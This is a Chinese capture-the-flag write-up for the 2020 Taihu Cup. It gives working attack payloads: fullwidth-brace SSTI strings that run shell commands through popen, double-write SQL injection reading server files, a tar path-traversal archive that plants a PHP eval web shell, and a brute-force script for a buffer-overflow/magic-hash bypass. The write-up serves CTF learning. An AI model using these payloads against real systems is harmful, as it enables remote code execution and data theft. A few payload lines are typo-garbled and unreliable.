

2020 太湖杯 wp

by Firebasky

checkInGame


因为是前端页面，是使用js来实现的，那代码我们可以控制，而且可以调试。

方法一：修改js代码（view.js里面的关于时间函数）

方法二：copy全部代码，在本地进行测试 注释代码

```
1 //注释view.js里面的这个函数
2 updateTime: function (time) {
3     timeDom.innerHTML = time;
4 }
```

方法三：在firefox浏览器里面设置暂停。设置完就取消控制台模式就时间停止了。




easyWeb

考察ssti 但是过滤了{{}}

通过其他字符表示

<http://www.52unicode.com/cjk-compatibility-forms-zifu>



```
1 %ef%b8%b7%ef%b8%b7config%ef%b8%b8%ef%b8%b8
```

```
str=%ef%b8%b7ef%b8%b7config%ef%b8%b8ef%b8%b8
```

```

1 %ef%b8%b7%ef%b8%b7().__class__.__mro__[1].__subclasses__()ef%b8%b8%ef%b8%b8
2 #<class 'tuple'>
3 %ef%b8%b7%ef%b8%b7().__class__.__mro__[1].__subclasses__()ef%b8%b8%ef%b8%b8
4 #<class 'object'>
5 %ef%b8%b7%ef%b8%b7().__class__.__mro__[1].__subclasses__()ef%b8%b8%ef%b8%b8
6 #返回获得子类，需要获得一个可以用的类
7 %ef%b8%b7%ef%b8%b7().__class__.__mro__[1].__subclasses__()
  [177]ef%b8%b8%ef%b8%b8
8 <class 'warnings.catch_warnings'># 177
9 #测试发现过滤了单引号和双引号
10 利用request.args传递参数
11 %ef%b8%b7%ef%b8%b7().__class__.__mro__[1].__subclasses__()
  [177].__init__.__globals__.__builtins__.__import__(request.args.test1).popen
  (request.args.test2).read()ef%b8%b8%ef%b8%b8

```

```
str=%f%b%b7%f%b%b7(,.__class__.__mro__[1].__subclasses__()[177].__init___.globals().__builtins__.__import__(request.args.test1).popen(request.args.test2).read(0)%f%b%b%8%f%b%b%8
```

```
flag {8f604f91-c36a-4413-bdaf-e786ffbfda61}
```

参考: <https://oatmeal.vip/ctf-wp/game/2020-thb/>

```
>> console.log(String.fromCharCode(65371));
{
← undefined
>> console.log(String.fromCharCode(65373));
}
← undefined
```

{	unicode编码	｛
}		｝
[［
]		］
'		＇
"		＂

```

1 #exp
2 { {url_for.__globals__ [' __builtins__' ] [' eval' ] ( ' __import__ ( " os
  " ) .popen ( " cat /flag " ) .read ( ) ' ) } }
```

CrossFire

上传文件加注入

随便上传了一个文件发现url里面存在一个id

```

1 1' || sleep(2)%23
2 存在注入
3 或者是通过sqlmap跑一次
```

测试发现是存在一个双写绕过

然后就是读文件

```

1 -1' uniunionon seleslectct
  load_file(0x2f7661722f7777772f68746d6c2f696e6465782e706870)%23
2
3 /var/www/html/index.php
```

```

1 #index.php
2 <?php
3     error_reporting(0);
```

```

4      session_start();
5      include('config.php');
6
7      $upload = 'upload/'.md5("shuyu".$_SERVER['REMOTE_ADDR']);
8      @mkdir($upload);
9      file_put_contents($upload.'/index.html', '');
10
11     if(isset($_POST['submit'])) { #上传点
12         $allow_type=array("jpg","gif","png","bmp","tar","zip"); #允许上传后缀名
13         $fileext = substr(strrchr($_FILES['file']['name'], '.'), 1);
14         if ($_FILES["file"]["error"] > 0 && !in_array($fileext,$type) &&
$_FILES["file"]["size"] > 204800){
15             die('upload error');
16         }else{
17
18             $filename=addslashes($_FILES['file']['name']);
19             $sql="insert into img (filename) values ('$filename')";
20             $conn->query($sql);
21
22             $sql="select id from img where filename='$filename'";
23             $result=$conn->query($sql);
24
25             if ($result->num_rows > 0) {
26                 while($row = $result->fetch_assoc()) {
27                     $id=$row["id"];
28                 }
29
30                 move_uploaded_file($_FILES["file"]
["tmp_name"],$upload.'/'.$filename);
31                 header("Location: index.php?id=$id");
32             }
33         }
34     }
35
36     elseif (isset($_GET['id'])) { #注入位置
37         $id=addslashes($_GET['id']);
38         $sql="select filename from img where id=$id"; #注入点
39         $result=$conn->query($sql);
40         if ($result->num_rows > 0) {
41             while($row = $result->fetch_assoc()) {
42                 $filename=$row["filename"];
43             }
44             $img=$upload.'/'.$filename;
45             echo "<img src='$img'/>";
46         }
47     }s
48
49     elseif (isset($_POST['submit1'])) { #判断后缀名和进行解压缩
50         $allow_type=array("jpg","gif","png","bmp","tar","zip");
51         $fileext = substr(strrchr($_FILES['file']['name'], '.'), 1);
52         if ($_FILES["file"]["error"] > 0 && !in_array($fileext,$type) &&
$_FILES["file"]["size"] > 204800){
53             die('upload error');
54         }else{
55             $filename=addslashes($_FILES['file']['name']);
56             move_uploaded_file($_FILES["file"]
["tmp_name"],$upload.'/'.$filename);

```

```

57      @exec("cd /tmp&&python3 /tar.py
58      ".escapeshellarg('/var/www/html/' . $upload . '/' . $filename));
59      }#通过python 脚本进行解压
60  }
61  ?>

```

查看到源代码 发现确实存在注入点并且没有单引号和双引号保护所以addslashes()函数就没有作用

```

1  1 ununion selselectect load_file(0x2f7461722e7079)%23
2  #/tar.py

```

```

1  #tar.py
2  import tarfile
3  import sys
4  tar = tarfile.open(sys.argv[1], "r")
5  tar.extractall()#解压缩包

```

```

1  @exec("cd /tmp&&python3 /tar.py
    ".escapeshellarg('/var/www/html/' . $upload . '/' . $filename));

```

配合php代码一起看，大概就是将我们解压缩的文件放入/tmp目录下，这样我们就不能利用啦

但是在解压缩文件的时候我们可以构造一个../../这样的文件进行目录穿越

```

1  tar cvf exp.tar ../../../../../../../../../../var/www/html/upload/exp.php -P
2  #-P P或--absolute-names 文件名使用绝对名称，不移除文件名称前的"/"号
3  只有这样才能保证目录穿越
4
5
6  #exp.php
7  <?php
8  eval($_POST[0]);
9  ?>

```


将制作好的exp.tar压缩包上传 进行解压缩 在upload/exp.php getshell

```

-----58754311123778521631254661452
Content-Disposition: form-data; name="submit"; name="submit1"
submit
-----58754311123778521631254661452--

```

进行解压缩



添加的原因是查看index.php是通过if elseif来实现的所以说和以次执行 先是submit参数则是上传

之后是submit1表示进行解压缩

```

(www-data:/) $ ./readflag
flag{332a580f-b254-48fd-91b4-1d4fb6ad14fb}

```

思考：

想一想问题存在的原因？

而问题存在的原因是因为

<https://www.cnblogs.com/xianfish/archive/2011/03/10/1978852.html>

在Linux下面解压(使用的是GNU的tar)，默认情况下，tar会自动把前面的/去掉，然后在当前目录解压：

```
root@kali:/# tar xvf exp.tar
tar: 从成员名中删除开头的 "../..../..../"
tar: ../..../..../exp.php: Member name contains '..'
tar: 由于前次错误，将以上次的错误状态退出
root@kali:/#
```

而这里是利用python里面的库函数进行对tar文件进行解压缩

```
1 import tarfile
2 import sys
3 tar = tarfile.open(sys.argv[1], "r")# 打开一个压缩包
4 tar.extractall()## 解压包内所有文件（可设置解压地址）
5 #因为可以解压地址 使用就造成了路径穿越的问题
```

类似问题是zip文件解压路径穿越

ezMd5

存在一个auth.so文件

```
1 Php::Parameters *__fastcall auth(Php::Parameters *a1, __int64 a2)
2 {
3     __int64 v2; // rax
4     __int64 v3; // rax
5     char v5; // [rsp+10h] [rbp-60h]
6     char v6[8]; // [rsp+30h] [rbp-40h]
7     unsigned __int64 v7; // [rsp+58h] [rbp-18h]
8
9     v7 = __readfsqword(0x28u);
10    strcpy(v6, "21232f297a57a5a743894a0e4a801fc3");//覆盖32位
11    v2 = std::vector<Php::Value,std::allocator<Php::Value>>::operator[](a2,
12    1LL);
13    v3 = Php::Value::operator char const*(v2);
14    strcpy(&v5, v3);
15    Php::Value::Value(a1, v6, -1);
16    return a1;
```

大概是password参数位置的溢出

```
1 $result = @auth($username,$password);
2 #return $username
3 if (md5($username) == md5($result) and $result != $username){
4     echo "bingo : <b>$flag</b>";
5 }
```

```
1 #exp.py
2 import requests as req
3
4 url = "http://122.112.253.121:10032/"
5
6 for i in range(1,50):
7     password = 'a' * i + 'QNKCDZO'
8     payload = {'name': 's878926199a', 'password': password}
9
10    r = req.post(url, data=payload)
11    if r.text.find('flag{') != -1:
12        print(payload)
13        print(r.text)
```